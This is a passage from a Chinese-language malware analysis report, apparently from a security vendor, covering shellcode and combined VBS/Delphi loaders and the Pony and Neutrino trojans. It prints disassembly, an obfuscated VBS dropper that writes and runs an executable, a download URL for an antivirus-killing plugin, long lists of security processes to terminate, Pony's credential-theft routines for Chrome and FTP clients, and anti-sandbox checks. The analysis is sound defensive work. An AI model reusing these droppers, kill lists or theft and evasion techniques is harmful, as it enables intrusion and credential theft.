
(4) shellcode_b 把所有功能都封装在一个功能函数里面（上图 0xAB0018 处），通过传入不同的参数实现不同的功能。相信攻击者的生成器可以根据选项自由配置执行流程。

参数	主要功能
0	退出当前进程
1	解密@.cm_文件中的内嵌 PE 文件
5	检测某文件是否存在。
6	通过遍历查找 vmtoolsd.exe、VBoxService.exe 进程来检测是否在虚拟机中运行。
7	启动自身作为傀儡进程，并注入恶意代码执行。
8	启动自身作为傀儡进程，并注入恶意代码执行。
9	启动 iexplore.exe 作为傀儡进程，并注入恶意代码执行。
A	启动自身作为傀儡进程，并注入恶意代码执行。

14	启动自身作为傀儡进程（可带上一个参数），并注入恶意代码执行。

shellcode_b 通过传入不同的参数将这些函数进行组合，最终将解密出的 PE 注入到傀儡进程中运行。

另一种为“单文件形式”，其加密的 shellcode 和加密的 PE 文件都在一个文件内。且最终执行的 shellcode_a 和 shellcode_b 与分体形式的 Shellcode Loader 完全相同。




```
00127FAC   6A 00          push    0
00127FAE   6A 01          push    1
00127FB0   E8 0F000000    call    00127FC4
00127FB5   6A 00          push    0
00127FB7   6A 00          push    0
00127FB9   E8 06000000    call    00127FC4
00127FBE   83C4 10        add     esp, 10
00127FC1   33C0           xor     eax, eax
00127FC3   C3             retn
```

10.1.5 Combine Loader

Combine Loader 一般由不同语言的 Loader 组成，既继承了前面单一语言 Loader 的全部特性又继承了 shellcode loader 可自由配置功能的特性。目前发现的 Combine Loader 主要有两种：VBS Loader 和 Shellcode Loader 组合成的 Loader，Delphi Loader 和 shellcode Loader 组成的 Loader。

1. vbs+Shellcode


2016 年年初，我们发现了使用 VBS Loader 和 Shellcode Loader 组合成的 Loader。这类 Loader 的最外层是 VBS 编写的 Loader，VBSLoader 负责将内层的自解压包形式的 shellcode loader 解密出来并启动，之后 shellcode loader 负责将真正的 PE 解密出来并注入到傀儡进程中执行。

```
0740065006d00730020004900 6e0063006f00720070006f00720061007400650064000000000d20057000100 4c0065006700610 06c0043006f00700079007200690067006800740000004300 6f0070
00790072006900670068007400200031003900380034002d003200300031003600200041006400 6f006200650020005300790073007400650060D00730020004900 6E0063006F00720070006F0072006
100740065006400200061006e006400200069007400730020006c006900630065006E0073006F00720073002E00200041006c006c00200072006900670068007400730020007200650073006500720 0
7600650064002E000000000034000800010050007200 6F006400750063007400560065007200730069006F006E000000310 02c0030002c0030002c00310000003000080001004600690 06c006500560
065007200730069006F006E000000000031002C0030002C0030002C00310000004400000001005600610072004600690 06C0065004900 6E0066006F000000000240004000000540072006100 6e0073
006c006100740069006F006E000000000000408B00450414444494E475858504144444 94e4750414444494e475858504144444494e4750414444494e475858504144444494e4750414444494e475858504144444494e4750414444494E475858504
14444494E4750414444494e475858504144444494e4750414444494e475858504144444494e47":::::::::::::::::::::::::::data=split(d358yhfd,"M")(1):b1="%temp%":a1="ws.E":a2="xe"
:a3="c fn":sub saveFile(fName,str):dim temp:set xmldoc = CreateObject("Microsoft.XMLDOM"):xmldoc.loadXml "<?xml version=""1.0""?>":set pic =
xmldoc.createElement("pic"):pic.dataType = "bin.hex":pic.nodeTypedValue = str:temp = pic.nodeTypedValue:with CreateObject("ADODB.Stream"):.type = 1:.open:.
write temp:.saveToFile fName, 2:.close:END WITH:END sub:set ws = CreateObject("WScript.Shell"):fn = ws.ExpandEnvironmentStrings(b1) & "\57yhyh.ExE":saveFile
fn,data:a5=a1&a2&a3:Execute a5:::::::::::::::::::::::::::::::::::::
```

2. Delphi + Shellcode

2016 年 6 月以来，我们发现了一种更复杂的 Combine Loader。这种 Loader 不再是简单的将两种不同语言的 Loader“糅合”在一起。而是更加体现出了一种“组合攻击”的迹象，即：同一个 Loader 可释放两种及以上木马；经历了至少两个以上的阶段，才释放了最终的木马。


这类 Loader 同样也是自解压包。自解压包中包含两个文件，一个为解压后需要执行的 exe 文件（本例为 l538m.exe），另一个是名为 x 的二进制文件。



“X”代码分布示意图


1. 自解压包运行后，首先执行 l538m.exe。该文件是第一个 Loader，使用 delphi 编写，称为 loader_a。loader_a 主要功能是解密名为 x 的二进制文件。x 解密之后包含多种模块，并以字符串“intherway”间隔。

2. 之后将控制权交给“x”最开头的 shellcode 代码，这段代码会向栈上写一个 PE 文件，称为 loader_b，也是最终负责将木马启动起来的 Loader。



3. 然后将栈上的 PE 文件（loader_b）注入到新启动的傀儡进程 l538m.exe 中。

4. loader_b 同样也是 delphi 编写。获得执行权后，会再次读取 x 中的数据，并使用 x 中的 key 解密配置信息以及木马部分。



5. 之后 loader_b 会根据如下配置信息执行反沙箱、反虚拟机，反杀软等检测。

主功能配置	功能介绍	子功能配置	实现方式
ENABLEBOTKILL	黑吃黑，干掉其他僵尸程序	KILLZEUS	遍历进程，如果发现包含如下特征串的进程则结束“@echo off、compatible; MSIE 7.0; Windows NT 5.1; SV1)”或“@echo off、application/x-www-form-urlencoded”或“@echo off、

			DestroyEnvironmentBlock”
		KILLDARKCOMET	遍历进程，如果发现包含如下特征串的进程则结束“DISPCAMS”
		KILLCYBERGATE	遍历进程，如果发现包含如下特征串的进程则结束“Bssearchparar”或“finalizarconexao”
		KILLXTREMERAT	遍历进程，如果发现包含如下特征串的进程则结束“NanoCore”或“ClientPlugin”
		KILLNANOCORE	遍历进程，如果发现包含如下特征串的进程则结束“UnitKeylogger”或“UnitInstallServer”
KILLVMWARE	检测 VMware		检测并结束 vmware.exe
ENABLEAVKILLER	检测并结束各种杀软进程		从 https://www.dropbox.com/s/vbnt8gud1d14zx8/avkplugin.bin?dl=1 处下载并保存为 ProcessHacker.exe，用来结束如下 AV 进程： Antivirus|aswRvrt|aswRdr|avastsvc.exe|AvastUI.exe|KLIM6|AVP|KLIF|klkbdflt|klmounflt|avp.exe|avpui.exe|MBAMProtector|MBAMScheduler|MBAMService|MBAMSwissArmy|mbamgui.exe|mbam.exe|GDTdiInterceptor|GDBehave|GDMnIcpt|GDScan.exe|AVKWCtl.exe|AVKTray.exe|GDSC.exe|McMPFSvc|

			mcpltsvc|mfetdi2k|McProxy|mfevtp|McNaiAnn|mfeavfk|mfefirek|mfehidk|mfendisk|mfencbdc|mfencrk|mferkdet|mfendisk|mfefire|HomeNetSvc|McAPExe|cfwids|HipShieldK|mfeapfk|mfeavfk|mfecore|McSvHost.exe|McUICnt.exe|McItInfo.exe|mcupdate.exe|MsMpSvc|MpFilter|msseces.exe|MsMpeng.exe|bdselfpr|VSSERV|UPDATESRV|helpsvc|bdagent.exe|seccenter.exe|updatesrv.exe|vsserv.exe|TPSrv|PskSvcRetail|PavProc|NETFLTDI|NETIMFLT01060044|PSIMSVC|PSHost|PAVFNSVR|ShldDrv|psksvc.exe|iface.exe|PavFnSvr.exe|pavsrvx86.exe|pavsrvx64.exe|AVENGINE.EXE|PsCtrlS.exe|psksvc.exe|SrvLoad.exe|PsImSvc.exe|ApVxdWin.exe|NCO|eeCtrl|SRTSP|SymNetS|SymIRON|SymEFA|SymELAM|SymDS|SymEvent|NAV|NAV.exe|AntiVirWebService|AntiVirService|AntiVirSchedulerService|Avipp|cfp.exe|avguard.exe|avshadow.exe|avgn
KILLTASKMANAGER	反任务管理器		检测并结束 taskmgr.exe
KILLPROCESSHACKER	反 processhacker		检测并结束 processhacker.exe

ANTIWIRE	反 Wireshark		检测并结束 Wireshark.exe
ANTINOD	反 ESET		检测并结束 egui.exe
ANTIBIT	反 Bitdefender		检测并结束 bdagent.exe
ANTIAVIRA	反小红伞		检测并结束 avguard.exe
ANTIOLLY	反调试器		检测并结束 ollydbg.exe
KILLREGEDIT	反注册表编辑器		检测并结束 regedit.exe
KILLMSCONFIG	反系统配置实用程序		检测并结束 msconfig.exe

6. 最后 loader_b 会将两个木马分别执行起来。

附录 2：主要木马技术分析

这里我们挑选一些拦截量比较多的木马进行详细技术分析。

10.1.6 Pony 家族

Pony 是非常流行的窃密木马，能窃取包括主流浏览器，FTP 软件、Email 客户端，以及比特币等多种账号密码。总共可窃取 133 种各类客户端的账号密码。该木马的执行流程如下：

1.样本首先会尝试提升自身权限

```
004145FD aSeimpersonatep db 'SeImpersonatePrivilege',0
004145FD                                        ; DATA XRE
00414614 aSetcbprivilege db 'SeTcbPrivilege',0
00414623 aSechangenotify db 'SeChangeNotifyPrivilege',0
0041463B aSecreatetokenp db 'SeCreateTokenPrivilege',0
00414652 aSebackupprivil db 'SeBackupPrivilege',0
00414664 aSerestoreprivi db 'SeRestorePrivilege',0
00414677 aSeincreasequot db 'SeIncreaseQuotaPrivilege',0
00414690 aSeassignprimar db 'SeAssignPrimaryTokenPrivilege'
```

2.解密内置的密码字典，用来登陆系统本地账户。

```
004114AD  .  68 AC7E4100   push    00417EAC                 ASCII "r`l`oui`
004114B2  .  E8 021BFFFF   call    <decrypt>                decrypt passwor
004114B7  .  E8 09F8FFFF   call    00410CC5
004114BC  .  FF75 FC       push    dword ptr [ebp-4]
```

```
00417EAC 72 60 6C 60 6F 75 69 60 00 6C 68 62 69 64 6D 6D r`l`oui`.lhbidmm
00417EBC 64 00 65 60 77 68 65 00 64 6C 68 6F 64 6C 00 72 d.e`whe.dlhodl.r
00417ECC 62 6E 6E 75 64 73 00 60 72 65 67 60 72 65 67 00 bnnuds.`reg`reg.
00417EDC 72 60 6C 6C 78 00 63 60 63 78 00 65 68 60 6C 6E r`llx.c`cx.eh`ln
00417EEC 6F 65 00 6C 60 79 76 64 6D 6D 00 34 34 34 34 34 oe.l`yvdmm.44444
00417EFC 00 6B 74 72 75 68 6F 00 6B 60 6C 64 72 00 62 69 .ktruho.k`ldr.bi
00417F0C 68 62 6A 64 6F 00 65 60 6F 68 64 6D 6D 64 00 68 hbjdo.e`ohdmmd.h
```

```
00417EAC 73 61 6D 61 6E 74 68 61 00 6D 69 63 68 65 6C 6C samantha.michell
00417EBC 65 00 64 61 76 69 64 00 65 6D 69 6E 65 6D 00 73 e.david.eminem.s
00417ECC 63 6F 6F 74 65 72 00 61 73 64 66 61 73 64 66 00 cooter.asdfasdf.
00417EDC 73 61 6D 6D 79 00 62 61 62 79 00 64 69 61 6D 6F sammy.baby.diamo
00417EEC 6E 64 00 6D 61 78 77 65 6C 6C 00 35 35 35 35 35 nd.maxwell.55555
00417EFC 00 6A 75 73 74 69 6E 00 6A 61 6D 65 73 00 63 68 .justin.james.ch
00417F0C 69 63 6B 65 6E 00 64 61 6E 69 65 6C 6C 65 00 69 icken.danielle.i
00417F1C 6C 6F 76 65 79 6F 75 32 00 66 75 63 6B 6F 66 66 loveyou2.fuckoff
00417F2C 00 70 72 69 6E 63 65 00 6A 75 6E 69 6F 72 00 72 .prince.junior.r
```

3.窃取多种软件的账号密码

针对各个客户端的窃密功能都在封装在了各自函数里，并保存在一个函数列表中。如下图:

```
0041763F _steal_fun_table dd offset getsysin      ; DATA XREF: sub_40
00417643                  dd offset sub_404D68    ; for FarFTP
00417647                  dd offset sub_404F24    ; for WCXFTP
0041764B                  dd offset sub_405333    ; stealWS_FTP
0041764F                  dd offset sub_4056AB    ; stealCUTEFTP
00417653                  dd offset sub_4058E2    ; stealFlashFXP
00417657                  dd offset sub_405DDC    ; stealFileZilla
0041765B                  dd offset sub_405ED1    ; stealFTPNavigator
0041765F                  dd offset sub_405FDB    ; stealBPFTP
00417663                  dd offset sub_40615A    ; stealSmartFTP
00417667                  dd offset sub_40621C    ; stealflashfxp
0041766B                  dd offset sub_40646A    ; stealFFFTP
0041766F                  dd offset sub_4066EB    ; stealCoffeeCup
00417673                  dd offset sub_40697D    ; stealCOREFTP
```

该函数列表共保存了 134 个窃密函数。下面是其窃取的软件：

FarFTP、Ghisler、CUTEFTP、FlashFXP、FileZilla、FTPNavigator、Bullet Proof FTP、SmartFTP、FFFTP、CoffeeCup FTP、COREFTP、FTP Explorer、Frigate3 Ftp、VanDyke SecureFX、UltraFXP、FTPRush、Cryer WebSitePublisher、BitKinex、ExpanDrive、ClassicFTP、NCH Software Fling、FTPClient SoftX.org、GPSoftware Directory Opus、leapftp、unleap、Martin Prikryl WinSCP、32BitFtp、NetDrive、South River Technologies WebDrive、FTPCON、Opera、AceBIT、FTPVoyager、Mozilla FireFox Profiles、Mozilla FireFox FireFtpSites、Mozilla SeaMonkey、Mozilla Flock Browser、Mozilla Profiles、LeechFTP、SiteInfo.QFP、WinFTP、FTPSurfer、FTPGetter、ALFTP、Adobe Common SiteServers、SFTP、DeluxeFTP、Chrome、Chromium、ChromePlus、Bromium、Nichrome、Comodo、RockMelt、K-Meleon、Epic、Staff-FTP、FreshFTP、BlazeFtp、FTP++、GoFTP、3DFTP、EasyFTP、NetSarang、RDP、FTPNow、Robo-FTP 3.7、LinasFTP、Cyberduck、PuTTY、NppFTP、CoffeeCup FTP Profiles、FTPShell、MAS-Soft ftp、NexusFile、FastStoneBrowser、MapleStudio ChromePlus、WinZip FTP、Yandex、MyFTP、NovaFTP、、Windows Live Mail、Windows Mail、RimArts Mail、Pocomail 、IncrediMail、RIT Bat Mail、Microsoft Internet Outlook、Thunderbird、Bitcoin、Electrum、MultiBit、Maxprog FTP Disk 、Litecoin、Namecoin、Terracoin。

4.窃密方法分析

样本针对每种软件都“量身定制”了专门的窃密方法。下面以 Chrome 为例，分析下如何窃取 Chrome 保存的账号的。

```
00417707                dd offset sub_40CAD3    ; stealChrome
0041770B                dd offset sub_40CB04    ; stealChromium
0041770F                dd offset sub_40CB35    ; stealChromePlus
00417713                dd offset sub_40CBC0    ; stealBromium
```

Chrome 把保存的密码数据存储在一个 SQLite 数据库中，文件名是 Login Data，其中的 logins 表格包含了密码。


在 XP 系统下，实际路径是：C:\Documents and Settings\Administrator\Local Settings\Application Data\Google\Chrome\User Data\Default\Login Data。因为系统版本不同，实际路径可能不同，样本尝试三种系统路径 CSIDL_APPDATA、CSIDL_LOCAL_APPDATA、CSIDL_COMMON_APPDATA，然后分别调用 searchrompassword 函数。

```
0040C64D                push    offset aWebData ; "Web Data"
0040C652                push    [ebp+arg_4]
0040C655                push    CSIDL_APPDATA
0040C657                push    [ebp+arg_0]
0040C65A                call    searchrompassword
0040C65F                push    [ebp+arg_8]
0040C662                push    offset aLoginData ; "Login Data"
0040C667                push    [ebp+arg_4]
0040C66A                push    CSIDL_APPDATA
0040C66C                push    [ebp+arg_0]
0040C66F                call    searchrompassword
0040C674                push    [ebp+arg_8]
0040C677                push    offset aWebData ; "Web Data"
0040C67C                push    [ebp+arg_4]
0040C67F                push    CSIDL_LOCAL_APPDATA
0040C681                push    [ebp+arg_0]
0040C684                call    searchrompassword
0040C689                push    [ebp+arg_8]
0040C68C                push    offset aLoginData ; "Login Data"
0040C691                push    [ebp+arg_4]
0040C694                push    CSIDL_LOCAL_APPDATA
0040C696                push    [ebp+arg_0]
0040C699                call    searchrompassword
```


找到 Login Data 文件后，读取前 0x10 字节，比较是否为“SQLite format 3”。若是则继续向后定位到 logins 表格的密码数据。

```
0040C4D7                push    offset aLogins  ; "logins"
0040C4DC                push    [ebp+var_10]
0040C4DF                call    lstrcmpi
0040C4E4                and     eax, eax
0040C4E6                jnz     locret_40C5CC
0040C4EC                lea     eax, [ebp+var_C]
0040C4EF                push    eax
0040C4F0                lea     eax, [ebp+var_8]
0040C4F3                push    eax
0040C4F4                lea     eax, [ebp+var_4]
0040C4F7                push    eax
0040C4F8                push    0
0040C4FA                push    [ebp+arg_8]
0040C4FD                call    sub_40BA4B
0040C502                cmp     [ebp+var_8], 1
0040C506                jnz     locret_40C5CC
0040C50C                push    [ebp+var_C]
0040C50F                push    offset aTable   ; "table"
0040C514                call    lstrcmp
```

继续调用 selectloginstable 函数，定位到 logins 表格的密码数据。




最后调用 CryptUnprotectData 函数，解密出密码。



5.C&C 回连数据分析

样本会循环依次调用上述 134 个窃密函数，并把窃取的信息保存到一个内存流对象里。下面我们来具体看看 C&C 通信相关协议。

生成一个流对象



随后按照如下格式依次将数据写入生成的流中。

数据	大小（字节）
PWDFILE\x30	8
1.0	8
\x02\x00\x4D\x4F\x44\x55\x01\x01	8
数据总大小	8
\x01\x00\xEF\xBE	4
获取的系统版本数据大小	4


系统版本信息	
获取的国家名称数据大小	4
国家名称数据	
其他窃密函数获取的数据大小	4
其他窃密函数获取的数据	

最后对这些数据使用 aPLib 算法压缩加密发送出去。发送的回连地址一般以 gate.php 结尾。


10.1.7 Neutrino 家族

1.Neutrino 开始部分有很多反沙箱反调试的检测代码。

(1)利用 IsDebuggerPresent 检测是否为调试器：



(2)利用 CheckRemoteDebuggerPresent 检测是否为远程调试器：



(3)检测用户名称是否包含这些字符串：MALTEST、TEQUILABOOMBOOM、SANDBOX、VIRUS、MALWARE

```
loc_40A9C3:                ; "MALTEST"
push    offset aMaltest
lea     eax, [ebp+szUserName]
push    eax                ; Str
call    sub_4066D0
add     esp, 8
test    eax, eax
jz      short loc_40A9DF
```

```
loc_40A9DF:                ; "TEQUILABOOMBOOM"
push    offset aTequilaboomboo
lea     ecx, [ebp+szUserName]
push    ecx                ; Str
call    sub_4066D0
```

(4)检测当前进程路径是否包含\SAMPLE、\VIRUS、SANDBOX

```
loc_40AB15:                ; "\\SAMPLE"
push    offset aSample
lea     eax, [ebp+szModuleFileName]
push    eax                ; Str
call    sub_4066D0
add     esp, 8
test    eax, eax
jz      short loc_40AB31
```

(5)检测磁盘是否小于 10G，首先打开\\.\PhysicalDrive0，随后调用 DeviceIoControl 向其发送控制码 IOCTL_DISK_GET_LENGTH_INFO，小于 10G 也退出进程。

```
push    edx                ; lpOutBuffer
push    0                  ; nInBufferSize
push    0                  ; lpInBuffer
push    IOCTL_DISK_GET_LENGTH_INFO ; dwIoControlCode
mov     eax, [ebp+hObject]
push    eax                ; hDevice
call    ds:DeviceIoControl
```

(6)通过检测 wine_get_unix_file_name 接口，判断是否运行在 Wine 下：

```
push    offset aWine_get_unix_ ; "wine_get_unix_file_name"
mov     eax, [ebp+hModule]
push    eax                ; hModule
call    ds:GetProcAddress
test    eax, eax
jz      short loc_40C6E1
```

